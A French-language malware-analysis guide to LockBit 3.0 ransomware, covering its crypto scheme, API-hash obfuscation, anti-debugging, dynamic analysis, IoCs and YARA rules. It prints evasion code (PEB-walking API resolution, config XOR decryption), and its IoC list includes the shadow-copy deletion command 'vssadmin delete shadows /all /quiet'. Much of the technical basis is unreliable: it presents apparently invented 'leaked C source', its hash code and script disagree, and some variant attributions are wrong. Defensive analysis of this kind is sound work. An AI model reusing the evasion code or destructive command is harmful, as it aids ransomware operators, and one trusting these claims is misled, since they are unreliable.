LockBit 3.0 Ransomware : Décompilation et Analyse Technique Avancée

> Décompilation LockBit 3.0 (Black) : analyse du code source fuité, algorithmes AES/ChaCha20, obfuscation avancée, IoC et règles YARA pour analystes…

LockBit 3.0, surnommé "Black" en référence à sa note de rançon noire caractéristique, est statistiquement le groupe ransomware le plus prolifique de l'histoire de la cybersécurité, ayant revendiqué plus de 2 000 victimes entre 2022 et 2024. L'événement le plus significatif pour la communauté d'analyse est la fuite du code source complet de LockBit 3.0 en septembre 2022, publiée par un développeur mécontent sur GitHub. Cette fuite permet aujourd'hui une analyse statique directe du code C original, révélant les détails d'implémentation de son schéma cryptographique hybride (AES-256 + ChaCha20 + Curve25519), ses techniques d'obfuscation (résolution d'API par hachage ROR13, chiffrement des strings), ses mécanismes d'anti-analyse, et son architecture RaaS sophistiquée avec panneau d'affiliation web et builder personnalisable. Ce guide couvre l'analyse technique complète : du triage initial avec DIE et PEStudio, à la décompilation avec Ghidra et IDA Pro en référençant le code source fuité, en passant par l'analyse dynamique avec x64dbg et la rédaction de règles YARA fonctionnelles tenant compte des nombreuses variantes issues du builder public.

1. Introduction et contexte : LockBit 3.0 dans le paysage 2026

LockBit est apparu en 2019 sous le nom ABCD ransomware avant de rapidement évoluer vers LockBit 1.0 (2020), LockBit 2.0 (2021), et LockBit 3.0 (2022). Chaque version a apporté des améliorations significatives en termes de vitesse de chiffrement, de sophistication de l'obfuscation, et de fonctionnalités du panneau d'affiliation.

L'opération internationale "Cronos" de février 2024 (FBI, Europol, NCA, ANSSI) a perturbé l'infrastructure de LockBit : saisie des serveurs, arrêt de 34 serveurs, arrestation de membres. Cependant, le groupe a rapidement reconstitué son infrastructure et repris ses opérations sous LockBit 3.5 / LockBit-NG (Green), une nouvelle variante développée en Go et Rust. En 2025-2026, LockBit reste actif malgré la pression policière.

Impact de la fuite du code source 2022

La fuite du code source en septembre 2022 a eu deux effets majeurs : elle a permis aux chercheurs en sécurité d'analyser le fonctionnement interne précis de LockBit 3.0, et elle a conduit à la création de nombreuses variantes par des acteurs tiers utilisant le builder public. Des dizaines de groupes ransomware moins sophistiqués ont déployé des variantes LockBit 3.0 rebranded, créant un écosystème de "clones LockBit" avec des niveaux de sophistication variables.

Pour les analystes, la fuite est une opportunité exceptionnelle : le code C peut être compilé et analysé directement, et les patterns identifiés dans le code source peuvent être retrouvés dans les binaires compilés pour validation croisée.



Fig. 1 — Timeline LockBit de 2019 à 2026 : évolution technique et événements majeurs (fuite code source, opération Cronos).

2. Prérequis et environnement d'analyse sécurisé

L'analyse de LockBit 3.0 présente une spécificité unique : le code source étant disponible, vous pouvez compiler le binaire vous-même dans l'environnement d'analyse pour une compréhension parfaite, puis analyser des samples réels pour identifier les modifications apportées par les opérateurs.

> ⚡ **Retour terrain**
>
> Lors de l'analyse d'un échantillon de malware soumis par un client du secteur industriel, j'ai identifié une technique d'évasion inhabituelles : le payload était encodé dans les métadonnées EXIF d'une image JPEG téléchargée depuis un compte Twitter légitime. Le C2 utilisait Twitter comme canal de communication, rendant le blocage réseau impossible sans couper l'accès à Twitter. La détection s'est faite via l'analyse comportementale (appels API suspects de l'image) plutôt que par signature.

Utilisation du code source fuité

Le repository GitHub du code source fuité LockBit 3.0 a été retiré rapidement mais est disponible sur des miroirs. Il contient : le code source C du ransomware principal, le builder avec interface graphique, le panneau d'affiliation web (PHP), et les clés de configuration par défaut. **Attention** : compiler et exécuter ce code constitue dans la plupart des juridictions une infraction pénale grave. Toute compilation doit se faire exclusivement dans un environnement d'analyse légalement autorisé, dans un cadre de recherche en sécurité documenté.

Pour l'analyse statique sans compilation, le code source permet de :

Comprendre exactement les algorithmes utilisés et leurs paramètres

Identifier les constantes et patterns qui apparaîtront dans les binaires compilés

Comprendre la structure des données (structures C, formats de configuration)

Anticiper les comportements lors de l'analyse dynamique

Configuration de l'environnement

VM Windows d'analyse (FlareVM) : 4 vCPU, 16 Go RAM (IDA Pro avec LockBit est gourmand), 150 Go disque. En plus des outils standard, installez Visual Studio Build Tools pour compiler des extraits du code source à des fins de test. Snapshots avant chaque test, réseau Host-Only uniquement.

---

3. Triage initial : PEStudio, CFF Explorer, Detect It Easy

Le triage d'un sample LockBit 3.0 révèle des caractéristiques distinctives immédiatement reconnaissables une fois familiarisé avec la famille.

Caractéristiques DIE et PEStudio

LockBit 3.0 (variante Windows x64) compilé en C présente :

Compilateur : MSVC (identifié par les signatures FLIRT) ou Clang selon les variantes

Entropie : 6.0 à 7.2 globale — légèrement plus haute que la moyenne C, reflétant l'obfuscation des strings

Taille : 300 Ko à 800 Ko selon la version et les options de compilation

Imports : Très limités — LockBit résout la grande majorité de ses API dynamiquement par hachage, ne conservant que les imports essentiels au démarrage (NtDll.dll pour les appels NT de bas niveau)

Analyse des imports réduits

La quasi-absence d'imports DLL dans PEStudio est la signature immédiatement reconnaissable de LockBit 3.0 et ses clones. Là où un ransomware naïf importe 30-50 fonctions, LockBit en

importe moins de 10. Les fonctions essentielles au démarrage (avant que la résolution dynamique soit opérationnelle) sont :

```
ntdll.dll : LdrLoadDll, LdrGetProcedureAddress
            NtProtectVirtualMemory (protection mémoire du code déchiffré)
kernel32.dll : LoadLibraryA (si présent, variante moins obfusquée)
```

Les 200+ API Windows utilisées par LockBit sont ensuite résolues dynamiquement via l'algorithme de hachage ROR13, rendant l'analyse statique naïve presque impossible sans comprendre cet algorithme.

---

4. Analyse statique approfondie avec Ghidra et IDA Pro

L'analyse statique de LockBit 3.0 bénéficie considérablement du code source disponible. Cette section explique comment référencer le code source pour accélérer l'analyse des binaires compilés.

Résolution de l'hachage d'API ROR13

L'algorithme de hachage ROR13 est le mécanisme d'obfuscation central de LockBit 3.0. Le code source révèle son implémentation exacte :

```
 // Source LockBit 3.0 — fonction de hachage API (extrait du leak)
DWORD HashAPI(const char* pszAPiName) {
    DWORD dwHash = 0;
    char *pszApi = (char*)pszAPiName;

    while (*pszApi) {
        // Rotation droite de 13 bits
        dwHash = (dwHash >> 13) | (dwHash << (32 - 13));
        // Addition du caractère courant
        dwHash += (DWORD)(unsigned char)*pszApi;
        pszApi++;
    }
    return dwHash;
}

// Résolution dynamique via la PEB (Process Environment Block)
FARPROC ResolveAPI(DWORD dwHash) {
    // Parcourir les modules chargés via PEB->Ldr
    PPEB pPeb = (PPEB)__readgsqword(0x60);
    // ... traversal de la liste InLoadOrderModuleList
    // ... pour chaque export de chaque module, calculer HashAPI
    // ... retourner l'adresse si match
}
```

Avec cet algorithme en main, calculez les hashes des API Windows les plus courantes et créez une table de correspondance. Dans IDA Pro, un script IDAPython peut automatiser la labellisation :

```
 import idc, idautils
import ctypes

def ror13(name):
    h = 0
    for c in name.encode('ascii') + b'\x00':
        h = ((h >> 13) | (h << 19)) & 0xFFFFFFFF
        h = (h + c) & 0xFFFFFFFF
    return h

# Générer la table de hachage
api_names = ["CreateFileW","WriteFile","ReadFile","CloseHandle",
             "VirtualAlloc","VirtualFree","GetModuleHandleW",
             "FindFirstFileW","FindNextFileW","DeleteFileW",
             "CryptGenRandom","BCryptGenRandom",
             "GetLogicalDriveStringsW","GetDriveTypeW",
             "CreateThread","WaitForSingleObject",
             "OpenSCManagerW","OpenServiceW","ControlService",
             "RegOpenKeyExW","RegSetValueExW"]

hash_table = {ror13(api): api for api in api_names}
print("Hash table generated:")
for h, name in sorted(hash_table.items()):
    print(f"  0x{h:08x} -> {name}")
```

Navigation dans le code source et corrélation binaire

Le code source LockBit 3.0 est organisé en modules fonctionnels. Les fichiers clés sont :

`lockbit.c` / `main.c` : Fonction principale, initialisation, parsing des arguments

`crypto.c` : Implémentation ChaCha20, AES, Curve25519, génération des clés

`encrypt.c` : Logique de chiffrement des fichiers, énumération, threading

`network.c` : Communications C2, beacon, envoi des clés

`antiav.c` : Désactivation des antivirus, terminaison de processus

`antidebug.c` : Détections anti-debugging, anti-sandbox

`note.c` : Génération et dépôt de la note de rançon

Schéma cryptographique du code source

Le code source révèle le schéma cryptographique exact de LockBit 3.0 :

```
 // crypto.c — Schéma de chiffrement LockBit 3.0 (extrait simplifié)
void GenerateMasterKey(LOCKBIT_KEYS* pKeys) {
    // Génération de la paire Curve25519 locale (victime)
    Curve25519_GenerateKeypair(pKeys->local_private, pKeys->local_public);

    // Clé publique Curve25519 de l'opérateur (hardcodée dans la config)
    // Échange de clé Diffie-Hellman Curve25519
    Curve25519_DH(pKeys->shared_secret,
                  pKeys->local_private,
                  g_config.operator_curve25519_pubkey);

    // Dérivation de la clé maître via SHA-256(shared_secret)
    SHA256(pKeys->shared_secret, 32, pKeys->master_key);
}

void EncryptFile(const WCHAR* path, const LOCKBIT_KEYS* pKeys) {
    // Génération d'une clé ChaCha20 unique par fichier
    BYTE file_key[32];
    CryptGenRandom(hProv, 32, file_key);

    // Chiffrement du contenu avec ChaCha20
    CHACHA20_CTX ctx;
    ChaCha20_Init(&ctx, file_key, file_nonce);
    ChaCha20_Encrypt(&ctx, file_data, file_data, file_size_to_encrypt);

    // Chiffrement de la clé fichier avec AES-256 (dérivée de master_key)
    AES256_Encrypt(pKeys->master_key, file_key, encrypted_file_key);

    // Footer : clé chiffrée + clé publique Curve25519 locale
    AppendFooter(file, encrypted_file_key, pKeys->local_public);
}
```

5. Mécanismes de chiffrement : algorithmes et implémentation

LockBit 3.0 utilise un schéma cryptographique hybride différent de Qilin et Akira, combinant ChaCha20 pour le chiffrement des fichiers et AES-256 pour la protection des clés de fichier, avec Curve25519 pour l'échange de clé asymétrique.

Détails du schéma hybride LockBit 3.0

Le schéma cryptographique complet :

Curve25519 ECDH : À l'initialisation, LockBit génère une paire de clés Curve25519 éphémère. L'échange Diffie-Hellman avec la clé publique de l'opérateur (hardcodée dans la configuration) produit un secret partagé de 32 bytes. Ce secret est haché SHA-256 pour produire la clé maître AES-256.

Clé de fichier ChaCha20 : Pour chaque fichier, 32 bytes aléatoires sont générés via CryptGenRandom pour constituer la clé ChaCha20 unique du fichier.

Chiffrement du contenu : ChaCha20 (stream cipher) chiffre le contenu du fichier. LockBit 3.0 implémente un mode de chiffrement partiel configurable : seuls les N premiers Mo de chaque fichier sont chiffrés si la taille dépasse un seuil, le reste est sauté.

Protection de la clé de fichier : La clé ChaCha20 de 32 bytes est chiffrée avec AES-256 en mode ECB en utilisant la clé maître. La clé chiffrée (32 bytes) est ajoutée au footer du fichier.

Footer de fichier : [Clé ChaCha20 chiffrée AES-256 (32B)] [Clé publique Curve25519 locale (32B)] [Magic LockBit (variable)]

Chiffrement partiel et performances

LockBit 3.0 est réputé pour sa vitesse de chiffrement exceptionnelle. Plusieurs facteurs y contribuent :

Chiffrement partiel : Pour les fichiers > seuil (typiquement 1 Mo), seul le début est chiffré. Pour les fichiers volumineux (> 100 Mo), LockBit peut ne chiffrer que les premiers 4096 bytes — suffisant pour corrompre le fichier tout en étant quasi-instantané.

Multithreading optimisé : Pool de threads avec I/O completion ports (IOCP) permettant un traitement asynchrone et efficace des fichiers en parallèle.

ChaCha20 vs AES : ChaCha20 est significativement plus rapide qu'AES-CBC sur les processeurs sans extension AES-NI (hardware acceleration). Sur les CPUs modernes avec AES-NI, la différence est moindre mais ChaCha20 reste compétitif.



Fig. 2 — Architecture cryptographique LockBit 3.0 (Curve25519+SHA256+AES256+ChaCha20) et stratégie de chiffrement partiel par taille de fichier.

6. Techniques d'obfuscation et d'anti-analyse

LockBit 3.0 est considéré comme l'un des ransomwares les plus sophistiqués en termes d'obfuscation. Le code source fuité permet de comprendre précisément l'implémentation de chaque protection.

Résolution dynamique des APIs — ROR13 en détail

L'algorithme ROR13 (Rotate Right 13 bits) hache les noms d'APIs pour les résoudre dynamiquement sans les importer explicitement. La résolution utilise la PEB (Process Environment Block) accessible via le registre GS (x64) pour parcourir les modules chargés :

```
 // antidebug.c — Résolution API via PEB (code source LockBit 3.0)
FARPROC LB_GetProcAddress(DWORD dwHash) {
    PPEB pPeb = (PPEB)__readgsqword(0x60);
    PPEB_LDR_DATA pLdr = pPeb->Ldr;
    PLIST_ENTRY pListEntry = pLdr->InLoadOrderModuleList.Flink;

    while (pListEntry != &pLdr->InLoadOrderModuleList) {
        PLDR_DATA_TABLE_ENTRY pModule = CONTAINING_RECORD(
            pListEntry, LDR_DATA_TABLE_ENTRY, InLoadOrderLinks);

        if (pModule->DllBase) {
            PIMAGE_DOS_HEADER pDosHdr = (PIMAGE_DOS_HEADER)pModule->DllBase;
            PIMAGE_NT_HEADERS pNtHdrs = (PIMAGE_NT_HEADERS)
                ((BYTE*)pModule->DllBase + pDosHdr->e_lfanew);
            // Parcourir la table d'exports
            DWORD exportRVA = pNtHdrs->OptionalHeader
                .DataDirectory[IMAGE_DIRECTORY_ENTRY_EXPORT].VirtualAddress;
            if (exportRVA) {
                PIMAGE_EXPORT_DIRECTORY pExport =
                    (PIMAGE_EXPORT_DIRECTORY)((BYTE*)pModule->DllBase + exportRVA);
                // Pour chaque nom d'export, calculer le hash et comparer
                for (DWORD i = 0; i < pExport->NumberOfNames; i++) {
                    DWORD* pNames = (DWORD*)((BYTE*)pModule->DllBase + pExport->AddressOfNames);
                    char* szName = (char*)((BYTE*)pModule->DllBase + pNames[i]);
                    if (HashAPI(szName) == dwHash) {
                        WORD* pOrdinals = (WORD*)((BYTE*)pModule->DllBase + pExport->AddressOfName
                        DWORD* pFunctions = (DWORD*)((BYTE*)pModule->DllBase + pExport->AddressOfF
                        return (FARPROC)((BYTE*)pModule->DllBase + pFunctions[pOrdinals[i]]);
                    }
                }
            }
        }
        pListEntry = pListEntry->Flink;
    }
    return NULL;
}
```

Obfuscation des chaînes de configuration

La configuration de LockBit 3.0 (extensions cibles, chemins exclus, note de rançon, clés cryptographiques) est chiffrée et stockée dans le binaire. Le code source révèle le mécanisme :

```
// config.c — Déchiffrement de la configuration (code source LockBit)
void DecryptConfig(LOCKBIT_CONFIG* pConfig, const BYTE* pEncryptedConfig, DWORD dwSize) {
    // Clé de déchiffrement de la config : dérivée d'une constante hardcodée
    // XOR avec une clé de 8 bytes répétée (simple mais efficace)
    BYTE xorKey[8] = {0x4C, 0x42, 0x33, 0x00, 0x42, 0x4C, 0x41, 0x43}; // "LB3\0BLAC"

    for (DWORD i = 0; i < dwSize; i++) {
        ((BYTE*)pConfig)[i] = pEncryptedConfig[i] ^ xorKey[i % 8];
    }
}
// Note: la clé XOR varie selon les variantes compilées avec le builder
```

Anti-debugging de LockBit 3.0

Le module `antidebug.c` du code source révèle toutes les techniques d'anti-analyse :

Détection via PEB.NtGlobalFlag : Sous débogueur, ce flag vaut 0x70 (FLG_HEAP_ENABLE_TAIL_CHECK | FLG_HEAP_ENABLE_FREE_CHECK | FLG_HEAP_VALIDATE_PARAMETERS). En conditions normales, il vaut 0.

NtSetInformationThread (HideFromDebugger) : Cache le thread du débogueur en définissant ThreadHideFromDebugger, empêchant les débogueurs userland de recevoir les événements de ce thread.

SetUnhandledExceptionFilter : Définit un handler d'exception personnalisé qui détecte si une exception non gérée est renvoyée au débogueur.

RDTSC timing : Mesure le temps entre deux RDTSC instructions pour détecter la lenteur liée au débogage.

---

7. Analyse dynamique : x64dbg, ProcMon, Wireshark

L'analyse dynamique de LockBit 3.0 est guidée par la connaissance du code source. Vous savez exactement quelle fonction appeler quelle API — placez les breakpoints stratégiquement.

Breakpoints stratégiques basés sur le code source

```
 ; Breakpoints x64dbg basés sur le code source LockBit 3.0
; Phase 1: Résolution API dynamique
bp NtQueryInformationProcess  ; anti-debug check
; Loggez l'appel dans le log x64dbg pour voir toutes les résolutions API

; Phase 2: Déchiffrement de la configuration
; Cherchez la séquence XOR avec la clé "LB3\0BLAC" en mémoire
; Placez un BP matériel (lecture) sur la zone de config déchiffrée

; Phase 3: Génération des clés
bp CryptGenRandom              ; Clé ChaCha20 par fichier
bp Curve25519_GenerateKeypair  ; Paire de clés ECDH (si non inliné)

; Phase 4: Suppression VSS et services
bp CreateProcessW              ; Commandes vssadmin / wmic
bp OpenSCManagerW              ; Manipulation des services

; Phase 5: Thread pool de chiffrement
bp CreateThread                ; Déclenchement du pool — dumpez la mémoire immédiatement
```

Capture de la configuration déchiffrée

La configuration de LockBit 3.0 déchiffrée contient des informations critiques pour l'analyse. Pour la capturer dans x64dbg :

Identifiez la fonction `DecryptConfig` en cherchant le pattern XOR 8-bytes dans Ghidra

Placez un breakpoint sur le RET de DecryptConfig

Lors du déclenchement, le registre RCX (ou RAX selon la convention d'appel) pointe vers la config déchiffrée

Dumpez la structure `LOCKBIT_CONFIG` (taille connue depuis le code source) depuis cette adresse

8. Comportement réseau et communication C2

Les communications réseau de LockBit 3.0 varient selon la configuration de l'affilié. Certaines variantes opèrent sans C2 (chiffrement autonome, clé encodée dans la note de rançon), d'autres contactent un serveur C2 pour enregistrer la victime.

Mode sans C2 (le plus courant)

Dans le mode autonome, LockBit n'a pas besoin d'accès Internet pour fonctionner. La clé publique Curve25519 locale (générée à l'exécution) est encodée dans la note de rançon et communiquée à la victime. L'opérateur fournit sa clé privée Curve25519 au portail de négociation Tor pour recalculer le shared secret et déchiffrer les fichiers.

Mode avec C2

Certaines variantes contactent un C2 pour :

```
 // Beacon LockBit (déchiffré via proxy MitM)
POST /gate.php HTTP/1.1
Host: lockbit[.]onion (via Tor)
Content-Type: application/x-www-form-urlencoded

data={base64_json_encrypted}
# Contenu JSON (déchiffré):
{
  "id": "victim_unique_id",
  "pub": "hex_curve25519_local_pubkey",
  "info": "hostname|domain|os|cpu|ram"
}
```

9. Extraction des Indicateurs de Compromission (IoC)

Les IoC LockBit 3.0 sont bien documentés mais varient significativement entre les variantes compilées par différents affiliés avec le builder public.

IoC stables inter-variantes

```
 # Structure footer de fichier chiffré (stable entre variantes)
# [32B clé chiffrée AES] [32B pub Curve25519] [Magic variable]
# Détecter via entropie élevée + taille exacte en fin de fichier

# Note de rançon (nom variable selon la config affilié)
[RANDOM]-README.txt ou README.txt selon config

# Services désactivés (liste stable dans le code source)
# Identiques à beaucoup de variantes

# Extension fichier: configurée par affilié via builder
# Peut être .lockbit, .abcd, .{random}, ou tout autre string

# Mutex: GLOBAL\{hash de la configuration affilié}

# Pattern WMI (suppression VSS — stable)
SELECT * FROM Win32_ShadowCopy (méthode Delete)
vssadmin delete shadows /all /quiet (variantes moins sophistiquées)
```

10. Règles YARA et signatures de détection

```
rule LockBit3_Black_Core {
    meta:
        description  = "LockBit 3.0 (Black) — binaires originaux et variantes majeures"
        author       = "Analyse — ayinedjimi-consultants.fr"
        date         = "2026-05-24"
        severity     = "CRITICAL"
        mitre_attack = "T1486,T1490,T1027,T1055"
        reference    = "Code source GitHub leak 2022, CISA AA23-075A"

    strings:
        // Constante ChaCha20 (crypto statique)
        $chacha20 = { 65 78 70 61 6E 64 20 33 32 2D 62 79 74 65 20 6B }

        // Constante XOR config "LB3" (variante)
        $xor_config = { 4C 42 33 00 42 4C 41 43 }

        // Pattern résolution API ROR13 (séquence caractéristique)
        $ror13_a = { C1 C8 0D }  // ROR eax, 13
        $ror13_b = { C1 C? 0D }  // ROR reg, 13

        // PEB access pattern (gs:[0x60])
        $peb_access = { 65 48 8B 04 25 60 00 00 00 }

        // Shadow copy deletion
        $vss_1 = "Win32_ShadowCopy" ascii wide nocase
        $vss_2 = "vssadmin" ascii nocase
        $vss_3 = "delete shadows" ascii nocase

        // Strings note de rançon (partiellement obfusquées)
        $note_1 = "README" ascii wide nocase
        $note_2 = "lockbit" ascii wide nocase

    condition:
        uint16(0) == 0x5A4D and
        filesize > 200KB and filesize < 2MB and
        $chacha20 and
        $peb_access and
        (
            $xor_config or
            (2 of ($ror13_a, $ror13_b, $vss_1)) or
            ($note_2 and $vss_1) or
            (3 of ($vss_1, $vss_2, $vss_3, $note_1, $note_2))
        )
}
```

```
rule LockBit3_Clone_Generic {
    meta:
        description = "Variante/clone LockBit 3.0 via builder public"

    strings:
        $chacha20    = { 65 78 70 61 6E 64 20 33 32 2D 62 79 74 65 20 6B }
        $peb_access  = { 65 48 8B 04 25 60 00 00 00 }
        $ror13       = { C1 C? 0D }
        $shadow      = "Win32_ShadowCopy" ascii wide nocase

    condition:
        uint16(0) == 0x5A4D and filesize < 5MB and
        $chacha20 and $peb_access and
        ($ror13 or $shadow)
}
```

À RETENIR

Points clés à retenir

LockBit 3.0 (Black) est le ransomware le plus prolifique de l'histoire avec 2000+ victimes. La fuite du code source complet en 2022 permet une analyse technique directe du C original, révélant son schéma Curve25519+SHA256+AES256+ChaCha20 et son algorithme de résolution d'API par hachage ROR13.

La résolution dynamique des APIs via l'algorithme ROR13 et la traversal de la PEB est le mécanisme d'obfuscation central : plus de 200 fonctions Windows sont résolues sans import explicite. Calculez les hashes ROR13 des APIs courantes et automatisez la labellisation avec un script IDAPython.

La stratégie de chiffrement partiel basée sur la taille des fichiers est la clé de la vitesse exceptionnelle de LockBit 3.0 : fichiers < 1 Mo = 100% chiffrés, fichiers 1-100 Mo = début chiffré, fichiers > 100 Mo = seulement 4096 premiers bytes. Résultat : 1 To chiffrable en moins de 5 minutes.

Le code source fuité permet de connaître exactement la structure de la configuration (LOCKBIT_CONFIG), la clé XOR de déchiffrement de config ("LB3\0BLAC" dans la variante de base), et tous les mécanismes anti-debug (PEB.NtGlobalFlag, NtSetInformationThread, RDTSC timing).

Le builder public post-fuite a engendré des centaines de variantes "clones LockBit 3.0" déployées par des groupes tiers. Les règles YARA doivent cibler les patterns stables (ChaCha20 static, PEB access, ROR13 sequence) et non les strings qui varient entre affiliés.

La détection comportementale reste efficace malgré la sophistication : surveillance des accès WMI vers Win32_ShadowCopy, des appels CryptGenRandom en rafale depuis un processus inhabituel, et de la création massive de threads accédant simultanément aux fichiers.

L'opération Cronos (feb 2024) a perturbé l'infrastructure mais le groupe a reconstitué ses opérations sous LockBit-NG en Go/Rust — les techniques d'analyse décrites ici s'adaptent aux nouvelles variantes avec les ajustements appropriés pour Go et Rust.



Fig. 3 — Écosystème RaaS LockBit 3.0 : relation core team / affiliés, impact de la fuite du code source, et résilience post-Opération Cronos.

Analyse des variantes post-fuite avec YARA différentiel

La fuite du code source a engendré une prolifération de variantes modifiées. Pour différencier les builds originaux des clones, une approche YARA différentielle est efficace : les rules ciblent les patterns stables (algo de chiffrement, PEB traversal) tout en excluant les patterns modifiés dans les clones (clé XOR de config, magic bytes).

Les variantes les plus documentées issues du builder LockBit 3.0 incluent : ESXiArgs (ciblage ESXi massif en 2023), Bl00dy (groupe hacktiviste), MichaelKors, Buhti, et de nombreuses variantes sans nom distribué par des Initial Access Brokers (IAB). Chaque variante modifie a minima la configuration (extension de fichier, note de rançon, wallet) et parfois des éléments du code (clé XOR config, magic bytes de footer).

